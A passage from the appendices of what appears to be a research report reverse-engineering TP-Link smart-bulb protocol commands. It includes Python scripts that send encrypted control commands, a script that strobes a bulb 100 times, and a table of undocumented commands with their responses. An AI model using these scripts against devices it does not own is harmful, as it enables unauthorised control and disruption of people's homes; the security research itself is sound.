elif args.dim is not None:
       cmd = stdDimmer[args.dim]
elif args.bulbComp is not None:
       cmd = stdBulbCompat[args.bulbComp]
elif args.sysSLF is not None:
       cmd = slifeSystem[args.sysSLF]
```

```
elif args.cloudSLF is not None:
        cmd = slifeCloud[args.cloudSLF]
elif args.timeSLF is not None:
        cmd = slifeTimeSet[args.timeSLF]
elif args.emeterSLF is not None:
        cmd = slifeEmeter[args.emeterSLF]
elif args.schedSLF is not None:
        cmd = slifeSched[args.schedSLF]
elif args.countdSLF is not None:
        cmd = slifeCountdown[args.countdSLF]
elif args.atheftSLF is not None:
        cmd = slifeAtheft[args.atheftSLF]
else:
       cmd = slifeLight[args.lightSLF]

#Send TSHP command over UDP, receive and print UDP reply
if usingUDP is True:

        try:
                sock_udp = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
                sock_udp.sendto(encryptUDP(cmd),(ip, port))
                data = sock_udp.recv(2048)
                cmdJSON = json.loads(cmd)
                respoStr = decrypt(data)
                respoJSON = json.loads(respoStr)
                print("##############################################")
                print ("###########################      UDP   Sent: #####")
                print ("######################  Dest: ", ip," #####")
                print (json.dumps(cmdJSON, indent=4))
                print("%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%")
                print ("%%%% UDP   Received:         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%")
                print ("%%%% Source: ", ip,"     %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%")
                #print (respoStr) #optional, use this if the response string is too long for json.loads()
                print (json.dumps(respoJSON, indent=4))
                print("\n")
        except socket.error:
                        quit("Cound not connect to host " + ip + ":" + str(port))

#Send TSHP command over TCP, receive and print TCP reply
else:
        try:
                sock_tcp = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                sock_tcp.connect((ip, port))
                sock_tcp.send(encryptTCP(cmd))
                data = sock_tcp.recv(2048)
                sock_tcp.close()
                cmdJSON = json.loads(cmd)
                # The first 4 bytes of the reply are the header containing the reply length. This can be used to assess message
integrity, if desired.
                # Message integrity was confirmed manually during testing, so message reply length was not used.
                #The remaining part of the response was decrypted to retrieve the device reply in JSON.
                respoStr = decrypt(data[4:])
                print("##############################################")
                print ("###########################      TCP   Sent: #####")
                print ("######################  Dest: ", ip," #####")
```

```
            print (json.dumps(cmdJSON, indent=4))
            print("%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%")
            print ("%%%% TCP   Received:         %%%%%%%%%%%%%%%%%%%%%%%%%%%")
            print ("%%%% Source: ", ip,"     %%%%%%%%%%%%%%%%%%%%%%%%%%")
            #print (respoStr) #optional, use this if the response string is too long for json.loads()
            respoJSON = json.loads(respoStr)
            print(json.dumps(respoJSON, indent=4))
            print("\n")
        except socket.error:
            quit("Cound not connect to host " + ip + ":" + str(port))
```

A5. TSHP Command Spamming Script


```
#!/usr/bin/env python2
#
#************************************************************
# Python Script Description: TP-Link Wi-Fi Smart Bulb strobe
# Author: Andrew Halterman
# Purpose: Turn smart bulb on and off 100 times at speed determined by user.
# Written and tested using Python3
#************************************************************
#
# Based upon work and comments from the following sources:
# Stroetmann, L., & Esser, T. (29 Jul 2016). Reverse Engineering the TP-Link HS110. SoftScheck. Retrieved from
https://www.softscheck.com/en/reverse-engineering-tp-link-hs110/
# softScheck. (4 Jul 2018). tplink-smartplug [Software]. Available from https://github.com/softScheck/tplink-smartplug
# Gont, F. (Mar 2017). Hacking TP-Link Devices [PDF file]. NGI @ Troopers 17, March 20-24, 2017 Heidelberg,
#Germany. Retrieved from https://www.troopers.de/downloads/troopers17/TR17_fgont_-iot_tp_link_hacking.pdf
# konsumer. (2 Jun 2019). tplink-lightbulb (Version 1.5.1) [Software]. Available from https://github.com/konsumer/tplink-
#lightbulb
# plasticrake. (12 Feb 2019). tplink-smarthome-api (Version 1.2.0) [Software]. Available from
https://github.com/plasticrake/tplink-smarthome-api
# Dorey, B. (30 Aug 2017). tp-link LB130 Smart Wi-Fi LED Bulb Python Control. Brian Dorey. Retrieved from
#https://www.briandorey.com/post/tp-link-lb130-smart-wi-fi-led-bulb-python-control
# mjfwest. (24 Sep 2017). tplink-smartplug Issues # 20: Python3 support [Msg 4]. Github. Message retrieved from
#https://github.com/softScheck/tplink-smartplug/issues/20
# fernando-p-jesus. (6 Nov 2018). tplink-smartplug Issues #29: schedule [Msg 2]. Github. Message retrieved from
https://github.com/softScheck/tplink-smartplug/issues/29
#------------------------------------------------------------------------------------------------------------------------
#************************************************************
# [1] Import modules
#************************************************************

import socket
import argparse
import time
from struct import pack

#------------------------------------------------------------------------------------------------------------------------
#************************************
# [2] "validHostname" type
#************************************

def validHostname(hostname):
    try:
        socket.gethostbyname(hostname)
    except socket.error:
        parser.error("Invalid hostname.")
    return hostname

#------------------------------------------------------------------------------------------------------------------------
#****************************************
# [3] "encrypt" and "decrypt" methods
#****************************************
```

```
# Method name: encrypt
# Purpose: Encrypt a given JSON command string using XOR Autokey Cipher with starting key = 171
# Input: string, a string containing the JSON command to be encrypted for transmission
# Output: result, a string of the encrypted JSON command

def encrypt(string):
    key = 171 #key is the initialization value of the cypher
    result = b"\0\0\0"+ chr(len(string)).encode('latin-1')
    for i in string.encode('latin-1'):
        a = key ^ i
        key = a
        result += chr(a).encode('latin-1')
    return result


# Method name: decrypt
# Purpose: Decrypt the received JSON command response string [from tp link device] using XOR Autokey Cipher with
#starting key = 171
# Input: string, a string containing the JSON reply to be decrypted from remote device
# Output: result, a string of the decrypted JSON reply

def decrypt(string):
    key = 171
    result = ""
    for i in string:
        a = key ^ i
        key = i
        result += chr(a)
    return result

#-----------------------------------------------------------------------------------------------------------------------------------------------------------
#****************************************
# [4] main function
#****************************************

# To adapt code for smart plugs, change “cmd” to...
#               ‘{"system":{"set_relay_state":{"state":1}}}' to turn plug “on”
#               '{"system":{"set_relay_state":{"state":0}}}' to turn plug “off”
# To turn bulb on and off, set one cmd to turn plug “on” and one cmd to turn plug “off”

parser = argparse.ArgumentParser(description="TP-Link Wi-Fi Smart Bulb strobe")
parser.add_argument("-s", "--sleep", metavar="<sleep_time>", required=True,
        help="Time to sleep between commands, in    milliseconds")
args = parser.parse_args()  #finish parsing the user defined arguments


sleepTime = float(args.sleep)

# ip is the ip address of the device that the user wants to interract with
#note that the port is hardcoded
ip = "192.168.0.1"
port = 9999

try:
        sock_tcp = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock_tcp.connect((ip, port))
```

```
    if(int(sleepTime)==0):
        print("Plug strobe launched. 100 on-off cycles. No sleep between commands.")
        for i in range(0,100):
            cmd = '{"smartlife.iot.smartbulb.lightingservice":{"transition_light_state":
                                {"on_off":1,"transition_period":0}}}'
            sock_tcp.send(encrypt(cmd))
            data = sock_tcp.recv(2048)
            cmd = '{"smartlife.iot.smartbulb.lightingservice":{"transition_light_state":
                                {"on_off":0,"transition_period":0}}}'
            sock_tcp.send(encrypt(cmd))
            data = sock_tcp.recv(2048)
            print("cycle completed:    ", i)
    else:
        print("Plug strobe launched. 100 on-off cycles. Sleep between commands (in milliseconds) set to: ", sleepTime)

        for i in range(0,100):
            cmd = '{"smartlife.iot.smartbulb.lightingservice":{"transition_light_state":
                                {"on_off":1,"transition_period":0}}}'
            sock_tcp.send(encrypt(cmd))
            data = sock_tcp.recv(2048)
            time.sleep(sleepTime/1000)
            cmd = '{"smartlife.iot.smartbulb.lightingservice":{"transition_light_state":
                                {"on_off":0,"transition_period":0}}}'
            sock_tcp.send(encrypt(cmd))
            data = sock_tcp.recv(2048)
            time.sleep(sleepTime/1000)
            print("cycle completed:    ", i)
    sock_tcp.close()
    print("100 cycles complete")
except socket.error:
    quit("Could not connect to the host " + ip + ":" + str(port))
```

A6. Table 7

Table 7. Examples of TSHP Methods & Responses

Example Command (1) Command Used: “netif”: “get_stainfo” Target Device: LB100 Notes: This TSHP command was not documented in other sources at the time of writing. SSID redacted for privacy.	
Example Command (2) Command Used: “smartlife.iot.common.anti_theft”: “add_rule” Target Device: LB100 Notes: Away mode was not available in-app for the LB100, but “anti_theft” functionality was supported on the device. See next Command, (3), for proof that “anti_theft” rule was accepted. Rule ID partially redacted.	

Example Command (3)

Command Used:
“smartlife.iot.common.anti_theft”: “get_rules”

Target Device:
LB100

Notes:
Away mode was not available in-app for the LB100, but “anti_theft” functionality was supported on the device.

“get_rules” retrieves “anti_theft” rule added using previous Command, (2), proving that the device accepted the rule. Additionally, the LB100 bulb turned on when the device clock reached 00:50, the time dictated to start (see “smin”).

Rule ID partially redacted.

Example Command (4)


Command Used:
“smartlife.iot.common.count_down”: “add_rule”


Target Device:
LB100

Notes:
Timer mode was not available in-app for the LB100, but “count_down” functionality was supported on the device.

See next command, Command (5), for proof that “count_down” rule was accepted.

Rule ID partially redacted.



Example Command (5) Command Used: “smartlife.iot.common.count_down”: “get_rules” Target Device: LB100 Notes: Timer mode was not available in-app for the LB100, but “count_down” functionality was supported on the device. “get_rules” retrieves “count_down” rule added using previous Command, (4), proving that the device accepted the rule. Additionally, when the time limit was reached (“remain” reached ‘0’), the LB100 turned on. Rule ID partially redacted.	

Example Command (6)

Command Used:
“smartlife.iot.smartbulb.lightingservice” : “get_preferred_state”

Target Device:
LB100

Notes:
This TSHP command was not documented in other sources at the time of writing.

“index”:1 has a brightness setting of ‘75’. This will be changed in Command (9).


```
##########################################################
##################################     TCP   Sent: #####
###########################  Dest:  192.168.0.1  #####
{
    "smartlife.iot.smartbulb.lightingservice": {
        "get_preferred_state": {}
    }
}
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%% TCP   Received:         %%%%%%%%%%%%%%%%%%%%%%%%%%
%%%% Source:  192.168.0.1      %%%%%%%%%%%%%%%%%%%%%%%%
{
    "smartlife.iot.smartbulb.lightingservice": {
        "get_preferred_state": {
            "states": [
                {
                    "index": 0,
                    "hue": 0,
                    "saturation": 0,
                    "color_temp": 2700,
                    "brightness": 100
                },
                {
                    "index": 1,
                    "hue": 0,
                    "saturation": 0,
                    "color_temp": 2700,
                    "brightness": 75
                },
                {
                    "index": 2,
                    "hue": 0,
                    "saturation": 0,
                    "color_temp": 2700,
                    "brightness": 25
                },
                {
                    "index": 3,
                    "hue": 0,
                    "saturation": 0,
                    "color_temp": 2700,
                    "brightness": 1
                }
            ],
            "err_code": 0
        }
    }
}
```


Example Command (7)


Command Used:
“smartlife.iot.smartbulb.lightingservice” : “set_default_behavior”

Target Device:
LB100

Notes:
This TSHP command was not documented in other sources at the time of writing.

Confirmation of change to “hard_on” can be seen in Command (8).


```
##########################################################
##################################     TCP   Sent: #####
###########################  Dest:  192.168.0.1  #####
{
    "smartlife.iot.smartbulb.lightingservice": {
        "set_default_behavior": {
            "hard_on": {
                "mode": "customize_preset",
                "index": 3
            }
        }
    }
}
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%% TCP   Received:         %%%%%%%%%%%%%%%%%%%%%%%%%%
%%%% Source:  192.168.0.1      %%%%%%%%%%%%%%%%%%%%%%%%
{
    "smartlife.iot.smartbulb.lightingservice": {
        "set_default_behavior": {
            "err_code": 0
        }
    }
}
```

Example Command (8) Command Used: “smartlife.iot.smartbulb.lightingservice” : “get_default_behavior” Target Device: LB100 Notes: Changes resulting from Command (7) can be seen for the “hard_on” setting, which has been changed from “last_status” mode to “customize_preset” mode with “index” set to ‘3’.	
Example Command (9) Command Used: “smartlife.iot.smartbulb.lightingservice” : “set_preferred_state” Target Device: LB100 Notes: This TSHP command was not documented in other sources at the time of writing. Confirmation of change can be seen in Command (10)	

Example Command (10) Command Used: “smartlife.iot.smartbulb.lightingservice” : “get_preferred_state” Target Device: LB100 Notes: “brightness” of “index” 1 has been changed from ‘75’ as seen in Command (6) to ‘66’, the value specified in Command (9), proving the change in Command (9) was accepted and implemented.